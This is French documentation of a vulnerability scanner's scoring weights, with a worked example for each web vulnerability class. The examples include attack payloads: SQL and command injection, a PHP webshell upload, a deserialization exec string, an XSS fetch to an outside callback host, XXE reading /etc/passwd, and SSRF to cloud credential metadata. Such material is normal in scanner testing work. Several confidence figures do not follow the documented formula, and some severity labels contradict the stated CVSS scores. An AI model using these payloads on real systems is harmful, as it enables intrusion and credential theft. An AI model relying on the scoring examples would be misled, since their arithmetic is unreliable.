

# ShieldAI Scanner

## Documentation des Poids de Vulnérabilités

Version 3.0.0 — 2026-03-14

Auteur : Samuel - ShieldAI

### 1. Vue d'Ensemble

Les poids permettent de calculer un score de confiance pour déterminer si une vulnérabilité est présente dans la cible analysée. Chaque vulnérabilité dispose d'un vecteur de 5 poids calibrés selon l'impact réel, l'exploitabilité, la prévalence et la fiabilité de détection. Notre marqueur : `SHLD{MARKER}`

#### Format des poids

**Format :** [Indicators, Status Code, Delay, Headers, Body Size]

Chaque composant a un poids entre 0.00 et 1.00. La somme des 5 poids = 1.00 (100%).

| Composant   | Description                                                                          | Exemples                                                    |
|-------------|--------------------------------------------------------------------------------------|-------------------------------------------------------------|
| Indicators  | Patterns/keywords dans le body de la réponse (erreurs, outputs, marqueurs réfléchis) | SQL syntax error, root:x:0:0:, SHLD{MARKER} reflété         |
| Status Code | Code HTTP retourné par le serveur                                                    | 200 au lieu de 403 (IDOR), 302 (redirect), 500 (crash)      |
| Delay       | Temps de réponse anormal — uniquement pour attaques time-based                       | SLEEP(7) → délai 7s+, WAITFOR DELAY, ping -c 7              |
| Headers     | En-têtes HTTP de réponse (CORS, Set-Cookie, CSP, headers injectés)                   | Access-Control-Allow-Origin reflété, Set-Cookie: admin=true |
| Body Size   | Taille du corps de la réponse vs baseline                                            | Augmentation = fichier inclus, diminution = crash           |

### 2. Algorithme de Scoring

- Étape 1 — Score total pondéré :** `total = sum(weight[i] * component_score[i])`  
**Étape 2 — Normalisation :** `normalized = total / (1 + |total - 0.5|)`  
**Étape 3 — Confiance (Sigmoid) :** `confidence = 1 / (1 + exp(-8 * (normalized - 0.5)))`  
**Étape 4 — Décision finale :** `confidence >= 0.80 → Vulnérabilité DÉTECTÉE`

### 3. Tableau Récapitulatif — Tous les Poids

Le composant dominant (poids le plus élevé) est affiché en gras et en couleur selon la sévérité.

| Vulnérabilité          | CVSS | Indicateurs | Status | Delay | Headers | Body | Facteur clé                                                                            |
|------------------------|------|-------------|--------|-------|---------|------|----------------------------------------------------------------------------------------|
| SQLi                   | 9.8  | 52%         | 12%    | 30%   | 4%      | 2%   | Messages d'erreur SQL + timing attacks SLEEP/WAITFOR (delay décisif)                   |
| CMDi                   | 9.8  | 78%         | 8%     | 10%   | 2%      | 2%   | Sortie commande visible (uid=X, marqueur SHLD réfléchi) + delay pour blind             |
| InsecDeser             | 9.8  | 68%         | 18%    | 8%    | 4%      | 2%   | Command execution output + erreurs désérialisation spécifiques                         |
| InsecUpload            | 9.8  | 52%         | 28%    | 4%    | 12%     | 4%   | Status 200 + fichier PHP/shell accessible + headers Content-Type anormal               |
| BufOvr                 | 9.8  | 38%         | 48%    | 8%    | 4%      | 2%   | Status 500 + erreurs mémoire (segfault, stack smashing detected)                       |
| CredsExpose            | 9.8  | 83%         | 10%    | 2%    | 3%      | 2%   | Patterns credentials ultra-discriminants (password=, aws_key=, -----BEGIN)             |
| BrokenAuth             | 9.8  | 38%         | 28%    | 4%    | 28%     | 2%   | 302 redirect + Set-Cookie session + message de bienvenue admin                         |
| XSS                    | 6.1  | 72%         | 8%     | 0%    | 18%     | 2%   | Réflexion marqueur SHLD dans HTML + absence/faiblesse CSP headers                      |
| DirTrav                | 7.5  | 82%         | 8%     | 2%    | 6%      | 2%   | Contenu fichier système ultra-discriminant (root:x:0:0:, /bin/bash, BEGIN PRIVATE KEY) |
| XXE                    | 7.5  | 62%         | 14%    | 12%   | 8%      | 4%   | Contenu fichier exposé OU callback OOB + erreurs parser XML                            |
| SSRF                   | 7.5  | 48%         | 10%    | 20%   | 14%     | 8%   | Données internes OU metadata cloud + callback OOB + délai réseau                       |
| SSTI                   | 9.8  | 74%         | 10%    | 4%    | 8%      | 4%   | Résultat calcul (1787569) ou output RCE dans réponse + erreurs template                |
| NoSQLi                 | 7.5  | 58%         | 30%    | 6%    | 4%      | 2%   | Messages erreur MongoDB/NoSQL + status 200 sur auth bypass                             |
| LDAPi                  | 7.5  | 68%         | 20%    | 6%    | 4%      | 2%   | Erreurs filtre LDAP spécifiques + status 200 sur bypass                                |
| InsecPerm              | 7.5  | 28%         | 58%    | 4%    | 8%      | 2%   | 200 OK sur ressource qui devrait retourner 403/401                                     |
| SessFix                | 7.5  | 42%         | 18%    | 4%    | 34%     | 2%   | Set-Cookie reflète le session ID imposé par l'attaquant                                |
| Prototype_Pollution    | 7.5  | 48%         | 22%    | 4%    | 20%     | 6%   | Propriété polluée dans réponse (isAdmin, marker) + comportement anormal                |
| HTTP_Request_Smuggling | 9.8  | 22%         | 30%    | 16%   | 30%     | 2%   | Headers TE/CL conflictuels + désynchronisation pipeline + délai                        |
| XPATH_Injection        | 7.5  | 62%         | 22%    | 6%    | 6%      | 4%   | Erreurs XPath spécifiques + différentiel booléen + marqueur réfléchi                   |
| GraphQLi               | 5.3  | 67%         | 16%    | 4%    | 10%     | 3%   | __schema/ __typename dans réponse + erreurs GraphQL spécifiques                        |
| CORS                   | 6.5  | 12%         | 4%     | 0%    | 82%     | 2%   | Access-Control-Allow-Origin reflète origine attaquant + ACAC: true                     |
| CSRF                   | 6.5  | 32%         | 40%    | 8%    | 18%     | 2%   | Status 302 + action confirmée + absence validation token CSRF                          |
| RateLimit              | 5.3  | 22%         | 46%    | 28%   | 2%      | 2%   | 429 Too Many Requests + Retry-After header + délai progressif                          |
| InfoDisc               | 5.3  | 82%         | 10%    | 2%    | 4%      | 2%   | Keywords sensibles ultra-discriminants dans body (password=, api_key=, -----BEGIN)     |
| InsecCrypto            | 5.3  | 42%         | 12%    | 4%    | 38%     | 4%   | Ciphers faibles dans négociation TLS + absence HSTS + certificat SHA1/MD5              |
| OpenRedirect           | 6.1  | 8%          | 72%    | 4%    | 14%     | 2%   | Location header vers domaine externe attaquant + status 301/302                        |
| JWT                    | 9.8  | 48%         | 28%    | 4%    | 18%     | 2%   | 200 OK + body admin + token alg=none accepté + headers auth                            |
| CRLF_Injection         | 5.3  | 22%         | 16%    | 4%    | 56%     | 2%   | Headers injectés X-SHLD/Set-Cookie/Location dans réponse HTTP                          |

|                      |            |     |     |     |    |    |                                                                               |
|----------------------|------------|-----|-----|-----|----|----|-------------------------------------------------------------------------------|
| <b>RaceCondition</b> | <b>6.5</b> | 42% | 22% | 30% | 4% | 2% | Incohérence état après requêtes concurrentes + fenêtre de timing + erreurs DB |
|----------------------|------------|-----|-----|-----|----|----|-------------------------------------------------------------------------------|

## 4. Vulnérabilités CRITIQUES

CVSS ≥ 9.0 — Impact maximal, exploitation directe possible, priorité de correction absolue.

|                                     |                    |                 |
|-------------------------------------|--------------------|-----------------|
| <b>SQLi</b><br><i>sql injection</i> | CVSS<br><b>9.8</b> | <b>CRITIQUE</b> |
|-------------------------------------|--------------------|-----------------|

### Distribution des poids

|             |     |     |
|-------------|-----|-----|
| Indicators  | 52% | 52% |
| Status Code | 12% | 12% |
| Delay       | 30% | 30% |
| Headers     |     | 4%  |
| Body Size   |     | 2%  |

#### Facteur clé

Messages d'erreur SQL + timing attacks SLEEP/WAITFOR (delay décisif)

**Raisonnement :** Indicators SQL (messages d'erreur, marqueurs réfléchis) sont très discriminants. Le delay est fortement pondéré pour capturer les attaques time-based blind (SLEEP/WAITFOR) — la technique la plus fiable en aveugle. Status 500 fréquent mais pas systématique.

### Indicateurs de détection

- SQLSTATE[42000]: Syntax error
- ORA-00933: SQL command not properly ended
- PostgreSQL ERROR: syntax error
- java.sql.SQLException
- SHLD{MARKER}: version() reflété
- Unclosed quotation mark after the character string

**Time-based :** Délai minimum attendu : 7 secondes (SLEEP/WAITFOR/pg\_sleep).

### Exemple de calcul

Payload: 1' AND SLEEP(7)--

Réponse: Status 200, Body vide, Délai: 7.3s

weights = [0.52, 0.12, 0.30, 0.04, 0.02]

component\_scores = [0.00, 1.00, 1.00, 0.00, 0.00]

total = 0.52\*0 + 0.12\*1 + 0.30\*1 + 0.04\*0 + 0.02\*0  
= 0.42


```
normal = 0.42 / (1 + |0.42-0.5|) = 0.42 / 1.08 = 0.389
conf   = sigmoid(0.389) ≈ 0.40 → Trop faible seul
```

```
Payload: ' UNION SELECT CONCAT(0x534c44,version())--
component_scores = [1.00, 0.50, 0.00, 0.00, 0.10]
total   = 0.52*1 + 0.12*0.5 + ... = 0.586
conf    = sigmoid(0.58) ≈ 0.82 → DETECTE ✓
```

**CMDi**

command injection

CVSS

**9.8****CRITIQUE****Distribution des poids****Facteur clé**

Sortie commande visible (uid=X, marqueur SHLD réfléchi) + delay pour blind

**Raisonnement :** L'output système (uid=, gid=, /bin/bash, marqueur SHLD) est le signal le plus discriminant de tous. Le delay couvre le CMDi aveugle (sleep/ping). Status code peu informatif — une injection peut retourner 200 avec RCE.

**Indicateurs de détection**

- uid=0(root) gid=0(root)
- uid=33(www-data)
- root:x:0:0:root:/root:/bin/bash
- SHLD{MARKER}-uid=0(root)-hostname
- Windows IP Configuration
- Volume Serial Number is XXXX-XXXX

**Time-based :** Délai minimum attendu : 7 secondes (SLEEP/WAITFOR/pg\_sleep).

**Exemple de calcul**

```
Payload: ; echo SHLD{MARKER}-${id}-${hostname}
Réponse: "SHLD{MARKER}-uid=33(www-data)-srv01"
```

```
weights          = [0.78, 0.08, 0.10, 0.02, 0.02]
component_scores = [1.00, 0.50, 0.00, 0.00, 0.10]
```

```
total = 0.78*1 + 0.08*0.5 + 0.10*0 + 0.02*0 + 0.02*0.1
```


```

= 0.78 + 0.04 + 0.002 = 0.822
normal = 0.822 / (1 + |0.822-0.5|) = 0.822 / 1.322 = 0.622
conf = sigmoid(0.622) ≈ 0.90 → DETECTE ✓✓✓

```

**InsecDeser***insecure deserialization*

CVSS

**9.8****CRITIQUE****Distribution des poids****Facteur clé***Command execution output + erreurs désérialisation spécifiques*

**Raisonnement :** Le RCE output visible (uid=, marqueur) est très discriminant. Les erreurs 500 spécifiques (unserialize, ClassNotFoundException, Jackson JNDI) sont fréquentes et confirment la vulnérabilité. Status 500 important mais secondaire.

**Indicateurs de détection**

- `unserialize(): Error at offset`
- `ClassNotFoundException: java.lang`
- `SHLD{MARKER}-uid=0(root)`
- `__$ND_FUNC$__`
- `com.fasterxml.jackson.databind.exc`
- `yaml.constructor.ConstructorError`

**Exemple de calcul**

```

Payload: {"rce":"__$ND_FUNC$__function(){exec('echo SHLD{MARKER};id')}}
Réponse: Status 500 + 'SHLD{MARKER}-uid=33(www-data)'

```

```

weights = [0.68, 0.18, 0.08, 0.04, 0.02]
component_scores = [1.00, 1.00, 0.00, 0.00, 0.20]

```

```

total = 0.68*1 + 0.18*1 + 0.08*0 + 0.04*0 + 0.02*0.2
       = 0.68 + 0.18 + 0.004 = 0.864
conf = sigmoid(0.73) ≈ 0.97 → DETECTE ✓✓✓

```


**InsecUpload**

CVSS

**CRITIQUE**

|                             |     |  |
|-----------------------------|-----|--|
| <i>insecure file upload</i> | 9.8 |  |
|-----------------------------|-----|--|

Distribution des poids



**Facteur clé**  
*Status 200 + fichier PHP/shell accessible + headers Content-Type anormal*

**Raisonnement :** Fichier exécutable accessible (200 OK sur le shell uploadé) + indicateurs de succès upload. Le Content-Type header anormal (text/html pour .php = exécution PHP) renforce la confirmation. Body size augmenté car taille réponse différente.

Indicateurs de détection

- File uploaded successfully
- /uploads/SHLD{MARKER}.php accessible
- SHLD{MARKER}-uid=33(www-data)
- GIF89a;<?php system(
- has been uploaded
- saved as SHLD{MARKER}.php

Exemple de calcul


Upload: SHLD{MARKER}.php (contenant <?php system(\$\_GET['c']);?>)  
Réponse upload: Status 200 + '/uploads/SHLD{MARKER}.php'  
Accès shell: Status 200 + uid=33(www-data)

weights = [0.52, 0.28, 0.04, 0.12, 0.04]  
component\_scores = [1.00, 1.00, 0.00, 0.50, 0.20]

total = 0.52\*1 + 0.28\*1 + 0.04\*0 + 0.12\*0.5 + 0.04\*0.2  
= 0.52 + 0.28 + 0 + 0.06 + 0.008 = 0.868  
conf = sigmoid(0.74) ≈ 0.97 → DETECTE ✓✓✓

|                                         |             |          |
|-----------------------------------------|-------------|----------|
| <b>BufOvr</b><br><i>buffer overflow</i> | CVSS<br>9.8 | CRITIQUE |
|-----------------------------------------|-------------|----------|

Distribution des poids



**Facteur clé**  
*Status 500 + erreurs mémoire (segfault, stack smashing detected)*

**Raisonnement :** Crash serveur (500/503) est le signal principal de buffer overflow côté web. Les indicateurs d'erreur mémoire (segfault, stack smashing) sont très distinctifs quand présents. Le delay apparaît si crash puis reconnexion.

Indicateurs de détection

- segmentation fault
- \*\*\* stack smashing detected \*\*\*
- abort() called
- Aborted (core dumped)
- memory corruption
- signal 11

Exemple de calcul

```
Payload: 'A' * 65535 (overflow massif)
Réponse: Status 500 + 'Aborted (core dumped)'
```


```
weights          = [0.38, 0.48, 0.08, 0.04, 0.02]
component_scores = [0.80, 1.00, 0.30, 0.00, 0.00]
```

```
total  = 0.38*0.8 + 0.48*1 + 0.08*0.3 + ... = 0.826
conf   = sigmoid(0.72) ≈ 0.96 → DETECTE ✓✓✓
```

|                                                  |                    |                 |
|--------------------------------------------------|--------------------|-----------------|
| <b>CredsExpose</b><br><i>exposed credentials</i> | CVSS<br><b>9.8</b> | <b>CRITIQUE</b> |
|--------------------------------------------------|--------------------|-----------------|

Distribution des poids



**Facteur clé**  
*Patterns credentials ultra-discriminants (password=, aws\_key=, -----BEGIN)*

**Raisonnement :** Credentials en clair dans le body — indicateurs EXTRÊMEMENT discriminants. Pratiquement zéro faux positif sur ces patterns. Body contient directement les secrets exposés. Aucun signal significatif dans headers ou delays.

Indicateurs de détection

- DB\_PASSWORD=mysecretpass
- aws\_secret\_access\_key = AKIA...
- -----BEGIN RSA PRIVATE KEY-----
- -----BEGIN OPENSSSH PRIVATE KEY-----
- define('DB\_PASSWORD', '
- private\_key: -----BEGIN

Exemple de calcul


```
Request: GET /.env
Réponse: DB_PASSWORD=superSecret123
        AWS_SECRET=wJalrXUtnFEMI/K7MD...

weights          = [0.83, 0.10, 0.02, 0.03, 0.02]
component_scores = [1.00, 1.00, 0.00, 0.00, 0.10]

total  = 0.83*1 + 0.10*1 + ... = 0.932
conf   = sigmoid(0.82) ≈ 0.99 → DETECTE ✓✓✓
```

|                                                   |                    |          |
|---------------------------------------------------|--------------------|----------|
| <b>BrokenAuth</b><br><i>broken authentication</i> | CVSS<br><b>9.8</b> | CRITIQUE |
|---------------------------------------------------|--------------------|----------|

Distribution des poids



**Facteur clé**  
*302 redirect + Set-Cookie session + message de bienvenue admin*

**Raisonnement :** Triple signal équilibré : indicateurs body (Welcome admin, Dashboard), status 302 redirect post-login, et headers Set-Cookie (session créée). Ces trois composants sont tous critiques pour confirmer un auth bypass.



## Indicateurs de détection

- Welcome admin
- Logged in as
- Dashboard
- Set-Cookie: session=NEW\_VALUE
- "access\_token": "eyJ...
- "role": "admin"

## Exemple de calcul

Payload: username=admin&password=admin

Réponse: 302 + Set-Cookie: session=abc123 + 'Dashboard'

weights = [0.38, 0.28, 0.04, 0.28, 0.02]

component\_scores = [1.00, 1.00, 0.00, 1.00, 0.10]

total =  $0.38*1 + 0.28*1 + 0.04*0 + 0.28*1 + 0.02*0.1$   
= 0.942

conf =  $\text{sigmoid}(0.84) \approx 0.99 \rightarrow \text{DETECTE } \checkmark\checkmark\checkmark$

## 5. Vulnérabilités ÉLEVÉES

CVSS 7.0–8.9 — Impact significatif, correction urgente recommandée.

|                                           |                    |              |
|-------------------------------------------|--------------------|--------------|
| <b>XSS</b><br><i>cross-site scripting</i> | CVSS<br><b>6.1</b> | <b>ÉLEVÉ</b> |
|-------------------------------------------|--------------------|--------------|

### Distribution des poids

|             |     |     |
|-------------|-----|-----|
| Indicators  | 72% | 72% |
| Status Code | 8%  | 8%  |
| Delay       |     | 0%  |
| Headers     | 18% | 18% |
| Body Size   |     | 2%  |

#### Facteur clé

Réflexion marqueur SHLD dans HTML + absence/faiblesse CSP headers

**Raisonnement :** La réflexion du marqueur SHLD dans le HTML est LE signal XSS — détection de haute précision. L'absence de Content-Security-Policy renforce la confirmation. Status code peu informatif (200 en général). Delay toujours 0 pour XSS.

### Indicateurs de détection

- SHLD{MARKER} dans le body HTML
- onerror=fetch('https://shld.io/')
- document.cookie exfiltré
- navigator.sendBeacon(
- Absence de Content-Security-Policy
- X-XSS-Protection: 0

### Exemple de calcul

Payload: `<img src=x onerror=fetch('https://shld.io/?m=SHLD{MARKER}')>`  
 Réponse: `<div><img src=x onerror=fetch('...')></div>` (réflété)  
 Headers: Pas de CSP, pas de X-XSS-Protection


weights = [0.72, 0.08, 0.00, 0.18, 0.02]  
 component\_scores = [1.00, 1.00, 0.00, 1.00, 0.10]

total =  $0.72*1 + 0.08*1 + 0 + 0.18*1 + 0.02*0.1$   
 = 0.982

conf =  $\text{sigmoid}(0.87) \approx 0.99 \rightarrow \text{DETECTE } \checkmark\checkmark\checkmark$

|                                              |                    |              |
|----------------------------------------------|--------------------|--------------|
| <b>DirTrav</b><br><i>directory traversal</i> | CVSS<br><b>7.5</b> | <b>ÉLEVÉ</b> |
|----------------------------------------------|--------------------|--------------|

## Distribution des poids



### Facteur clé

Contenu fichier système ultra-discriminant (`root:x:0:0: /bin/bash, BEGIN PRIVATE KEY`)

**Raisonnement :** Contenu de fichiers système dans la réponse est le signal le plus discriminant en cybersécurité avec pratiquement aucun faux positif. Status code et delay totalement secondaires — le contenu du fichier parle de lui-même.

## Indicateurs de détection

- `root:x:0:0:root:/root:/bin/bash`
- `daemon:x:1:1:daemon:/usr/sbin`
- `[extensions]` pour 16-bit app support
- `-----BEGIN OPENSSH PRIVATE KEY-----`
- `DB_PASSWORD` dans `config.php`
- `<?php //` code source exposé

## Exemple de calcul

Payload: `../../../../../../etc/passwd`

Réponse: `'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:1...'`

weights = [0.82, 0.08, 0.02, 0.06, 0.02]

component\_scores = [1.00, 0.50, 0.00, 0.20, 0.30]

total =  $0.82 \times 1 + 0.08 \times 0.5 + 0.02 \times 0 + 0.06 \times 0.2 + 0.02 \times 0.3$

=  $0.82 + 0.04 + 0 + 0.012 + 0.006 = 0.878$

conf =  $\text{sigmoid}(0.77) \approx 0.98 \rightarrow \text{DETECTE } \checkmark\checkmark\checkmark$

|                                          |                    |              |
|------------------------------------------|--------------------|--------------|
| <b>XXE</b><br><i>xml external entity</i> | CVSS<br><b>7.5</b> | <b>ÉLEVÉ</b> |
|------------------------------------------|--------------------|--------------|

## Distribution des poids

**Facteur clé**

Contenu fichier exposé OU callback OOB + erreurs parser XML

**Raisonnement :** Contenu fichier ou callback OOB visible. Le delay est important pour XXE OOB (requête vers serveur externe). Le body size augmente car le fichier lu est inclus dans la réponse. Erreurs SAX/lxml confirment le parsing.

**Indicateurs de détection**

- root:x:0:0:root:/root:/bin/bash (via XXE)
- ami-id / instance-id (cloud metadata)
- computeMetadata (GCP)
- SAXParseException
- org.xml.sax.SAXParseException
- shld.io callback reçu (OOB)

**Exemple de calcul**

Payload: `<?xml?><!DOCTYPE foo [<!ENTITY xxe SYSTEM 'file:///etc/passwd'>]><foo>SHLD{MARKER}&xxe;</foo>`

Réponse: 'SHLD{MARKER}root:x:0:0:root:/root:/bin/bash...'


weights = [0.62, 0.14, 0.12, 0.08, 0.04]  
 component\_scores = [1.00, 0.50, 0.00, 0.00, 0.50]

total =  $0.62 \times 1 + 0.14 \times 0.5 + 0 + 0 + 0.04 \times 0.5 = 0.71$   
 conf =  $\text{sigmoid}(0.64) \approx 0.93 \rightarrow \text{DETECTE } \checkmark\checkmark\checkmark$

**SSRF**

server side request forgery

CVSS

**7.5****ÉLEVÉ****Distribution des poids**

**Facteur clé***Données internes OU metadata cloud + callback OOB + délai réseau*

**Raisonnement :** Contenu interne/metadata visible (AMI-ID, computeMetadata). Le delay est important pour SSRF OOB (callback vers serveur contrôlé). Le body size est pertinent car la réponse d'un service interne est incluse. Headers Cloud présents.

**Indicateurs de détection**

- ami-id / iam/security-credentials
- computeMetadata (GCP token)
- +PONG (Redis localhost)
- shld.io callback OOB
- root:x:0:0 (file:// SSRF)
- health: {"status": "UP"} (service interne)

**Time-based :** Délai minimum attendu : 7 secondes (SLEEP/WAITFOR/pg\_sleep).

**Exemple de calcul**

Payload: `http://169.254.169.254/latest/meta-data/iam/security-credentials/`

Réponse: `{"AccessKeyId": "ASIA...", "SecretAccessKey": "..."}"`

weights = [0.48, 0.10, 0.20, 0.14, 0.08]

component\_scores = [1.00, 1.00, 0.30, 0.20, 0.60]


total =  $0.48*1 + 0.10*1 + 0.20*0.3 + 0.14*0.2 + 0.08*0.6$

=  $0.48 + 0.10 + 0.06 + 0.028 + 0.048 = 0.716$

conf =  $\text{sigmoid}(0.65) \approx 0.94 \rightarrow \text{DETECTE } \checkmark\checkmark\checkmark$

**SSTI***server side template injection*

CVSS

**9.8****ÉLEVÉ****Distribution des poids****Facteur clé***Résultat calcul (1787569) ou output RCE dans réponse + erreurs template*

**Raisonnement :** Résultat mathématique ( $1787569 = 1337 \times 1337$ ) ou output RCE est EXTRÊMEMENT distinctif — signal de très haute confiance avec quasi-zéro faux positif. Les erreurs template engine (Jinja2, FreeMarker, Smarty) confirment.

### Indicateurs de détection

- 1787569 (résultat de  $1337 \times 1337$ )
- SHLD{MARKER}-uid=33(www-data)
- jinja2.exceptions.UndefinedError
- FreeMarker template error
- Smarty error:
- org.apache.velocity.exception

### Exemple de calcul

Payload: `{{1337*1337}}SHLD{MARKER}`

Réponse: `'1787569SHLD{MARKER}'`

weights = [0.74, 0.10, 0.04, 0.08, 0.04]

component\_scores = [1.00, 1.00, 0.00, 0.00, 0.10]

total =  $0.74 \times 1 + 0.10 \times 1 + 0.04 \times 0 + 0.08 \times 0 + 0.04 \times 0.1$   
 $= 0.74 + 0.10 + 0.004 = 0.844$

conf =  $\text{sigmoid}(0.73) \approx 0.97 \rightarrow \text{DETECTE } \checkmark\checkmark\checkmark$

|                                         |                    |       |
|-----------------------------------------|--------------------|-------|
| <b>NoSQLi</b><br><i>nosql injection</i> | CVSS<br><b>7.5</b> | ÉLEVÉ |
|-----------------------------------------|--------------------|-------|

### Distribution des poids



|                                                                                         |
|-----------------------------------------------------------------------------------------|
